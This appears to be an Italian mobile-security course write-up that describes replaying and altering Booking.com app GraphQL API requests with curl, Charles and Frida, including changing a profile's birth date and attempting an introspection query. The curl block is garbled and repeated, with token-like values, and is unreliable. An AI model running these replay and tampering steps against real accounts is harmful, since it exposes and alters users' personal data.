
[illegible]

```
alfo3du@Kali: ~ -Mobile Security/Course project/Booking.com/cURL
alfo3du@Kali: ~
alfo3du@Kali: ~
alfo3du@Kali: ~
alfo3du@Kali: ~
alfo3du@Kali: ~
alfo3du@Kali: ~ -Mobile Security/...


[alfo3du@Kali] ~/Mobile Security/Course project/Booking.com/cURL
$ curl -H "X-APOLLO-OPERATION-Name: 5375d814e2b234daaddb0c9b97616f37a2d8a10c29b20f146c395c777b521" -H "X-APOLLO-OPERATION-Name: ProfileAPI_Android" -H "Accept: multipart/mixed; deferSpec=2020824, application/" -H "apollographql-client-name: com.booking.BookingApp" -H "apollographql-client-version: 60.2.1.11" -H "X-booking-timeout-budget-ms: 15000" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3CjKwJmZu" -p10rJlqUNg8b7Zv2R89HMR8b7V6k0ac_cJf3cZyW8XgYvP0u4K7h1LY6EzCaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "X-Booking-Token: android_identity_graphql_rh" -H "X-Account-Token: CaeSgY5BAUzHjXKq5FJH3R8X5Y5T1T3vN-H3pF2J08t2Du" -H "sFcaSBKt2VursNHT39F27PSKtbm56c4yU4S4H9" -Y0Y68sc3p4d14AB4B3B36A3
```

Anche in questo caso in realtà non serve catturare richiesta + risposta dell'API: basta soltanto fare replay della richiesta e l'API ci restituirà senza problemi i dati personale della vittima.


Con Charles si possono intercettare anche le richieste di modifica dati personali del proprio profilo. Esse vengono sempre seguite da una richiesta uguale a quella vista poco fa:




Anche queste richieste utilizzano il SSO con la basic authentication e possono essere eseguite da terminale per modificare i dati personali in app:



La flag `--data-binary` definisce la query da far eseguire nel database. Con questa sintassi è possibile modificarla facilmente tramite editor di testo:



Nell'app mobile era stata inserita come data di nascita il 5 maggio 1995 (si può vedere dalla richiesta `cURL` precedente) mentre ora con la richiesta API lanciata da terminale è cambiata al 6 giugno 1996, senza aver fatto alcuna modifica al telefono:



La query è stata catturata da Charles ed è stata riutilizzata per questa richiesta API cambiando soltanto la data di nascita. Tuttavia, ci si pone il dubbio se sia possibile mandare richieste con query arbitrarie per poter modificare dati personali a piacimento.

Un attaccante potrebbe provare a mandare una query di *introspection* al posto di quella per modificare la data di nascita:



Un' *introspection* query è il corrispettivo in Apollo (che si basa su GraphQL) di `INFORMATION_SCHEMA` in SQL e `sqlite_master` in SQLite, ovvero un tentativo di esfiltrare la struttura del database in backend ma fortunatamente il server rifiuta specificatamente questo tipo di query:

[illegible]

Tuttavia, grazie a uno script Frida è stato possibile intercettare tutte le richieste che Booking.com fa ad Apollo. In particolare, si è potuto individuare una di queste query di aggiornamento del profilo:

```

===== APOLLO REQUEST CREATED =====
UUID: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9
Operation class: com.booking.apollo.generated.UpdatePersonalProfileMutation

[GRAPHQL DOCUMENT]
Query:
mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) { updateProfileData(input: $input) { success } }

Header #1 = apollographql-client-name : com.booking.BookingApp-apollo-android
Header #2 = apollographql-client-version : 60.2.1.11
Header #3 = x-booking-timeout-budget-ms : 15000
Header #4 = X-Booking-Topic : android_identity_graphql_write

===== GRAPHQL NETWORK =====
UUID NETWORK: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9
Request: com.apollographql.apollo3.api.ApolloRequest@2dfa8fb

===== HTTP NETWORK TRANSPORT =====
Request UUID: Java.Field(holder: com.apollographql.apollo3.api.ApolloRequest@2dfa8fb, fieldType: 2, fieldReturnType: Ljava/util/UUID; value: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9)
UUID: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9
Operation raw: Java.Field(holder: com.apollographql.apollo3.api.ApolloRequest@2dfa8fb, fieldType: 2, fieldReturnType: Lcom/apollographql/apollo3/api/Operation; value: [object Object])
OP CLASS IN HTTP: com.booking.apollo.generated.UpdatePersonalProfileMutation
Headers: Java.Field(holder: com.apollographql.apollo3.api.ApolloRequest@2dfa8fb, fieldType: 2, fieldReturnType: Ljava/util/List; value: [object Object])
HTTP header #1 = apollographql-client-name : com.booking.BookingApp-apollo-android
HTTP header #2 = apollographql-client-version : 60.2.1.11
HTTP header #3 = x-booking-timeout-budget-ms : 15000
HTTP header #4 = X-Booking-Topic : android_identity_graphql_write

===== OKHTTP CALL START =====
URL: https://mobile-apps.booking.com/dml/graphql
Method: POST
X-APOLLO-OPERATION-ID: d1b846a59b8ddcd78edff4287cf7a611321f65456c8d17af6d81819c3d076964
X-APOLLO-OPERATION-NAME: UpdatePersonalProfile
Accept: multipart/mixed; deferSpec=20220824, application/json
apollographql-client-name: com.booking.BookingApp-apollo-android
apollographql-client-version: 60.2.1.11
x-booking-timeout-budget-ms: 15000
X-Booking-Topic: android_identity_graphql_write

===== OKHTTP RESPONSE =====
Code: 200
Message:
Body: {"data":{"updateProfileData":{"success":true},"extensions":{"latency_insights":{"UpdatePersonalProfile":{"duration_ms":150,"end_time":1778058239714,"start_time":1778058239564}}}}}

===== GRAPHQL FINAL =====
UUID: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9
Response: Data(updateProfileData=UpdateProfileData(success=true))
Response saved with UUID

===== APOLLO REQUEST CREATED =====
UUID: 9eea890e-c94c-47e1-984d-a195e7339145
Operation class: com.booking.apollo.generated.ProfileAPI_AndroidQuery
[GRAPHQL DOCUMENT]
```

```

Network Request: undefined

-----
UUID: e0d1b16e-a3b5-400b-99cc-bf5466b57bf9

Class: com.booking.apollo.generated.UpdatePersonalProfileMutation

Query: mutation UpdatePersonalProfile($input: UpdateProfileDataInput!) { updateProfileData(input: $input) { success } }

Headers: [
  {
    "name": "apollographql-client-name",
    "value": "com.booking.BookingApp-apollo-android"
  },
  {
    "name": "apollographql-client-version",
    "value": "60.2.1.11"
  },
  {
    "name": "x-booking-timeout-budget-ms",
    "value": "15000"
  },
  {
    "name": "X-Booking-Topic",
    "value": "android_identity_graphql_write"
  }
]

Response: Data(updateProfileData=UpdateProfileData(success=true))

HTTP OP: com.booking.apollo.generated.UpdatePersonalProfileMutation

HTTP Headers: [
  {
    "name": "apollographql-client-name",
    "value": "com.booking.BookingApp-apollo-android"
  },
  {
    "name": "apollographql-client-version",
    "value": "60.2.1.11"
  },
  {
    "name": "x-booking-timeout-budget-ms",
    "value": "15000"
  },
  {
    "name": "X-Booking-Topic",
    "value": "android_identity_graphql_write"
  }
]


HTTP Raw JSON: undefined

Network Request: com.apollographql.apollo3.api.ApolloRequest@2dfa8fb


-----
UUID: 9eea890e-c94c-47e1-984d-a195e7339145

Class: com.booking.apollo.generated.ProfileAPI_AndroidQuery
```


Si può notare che la richiesta, così come tutte le altre, provengono dal package `com.booking.apollo.generated`. Utilizzando *jadx-gui* è possibile esplorare il codice sorgente dell'app e visualizzare tutte le classi appartenenti a quel package:



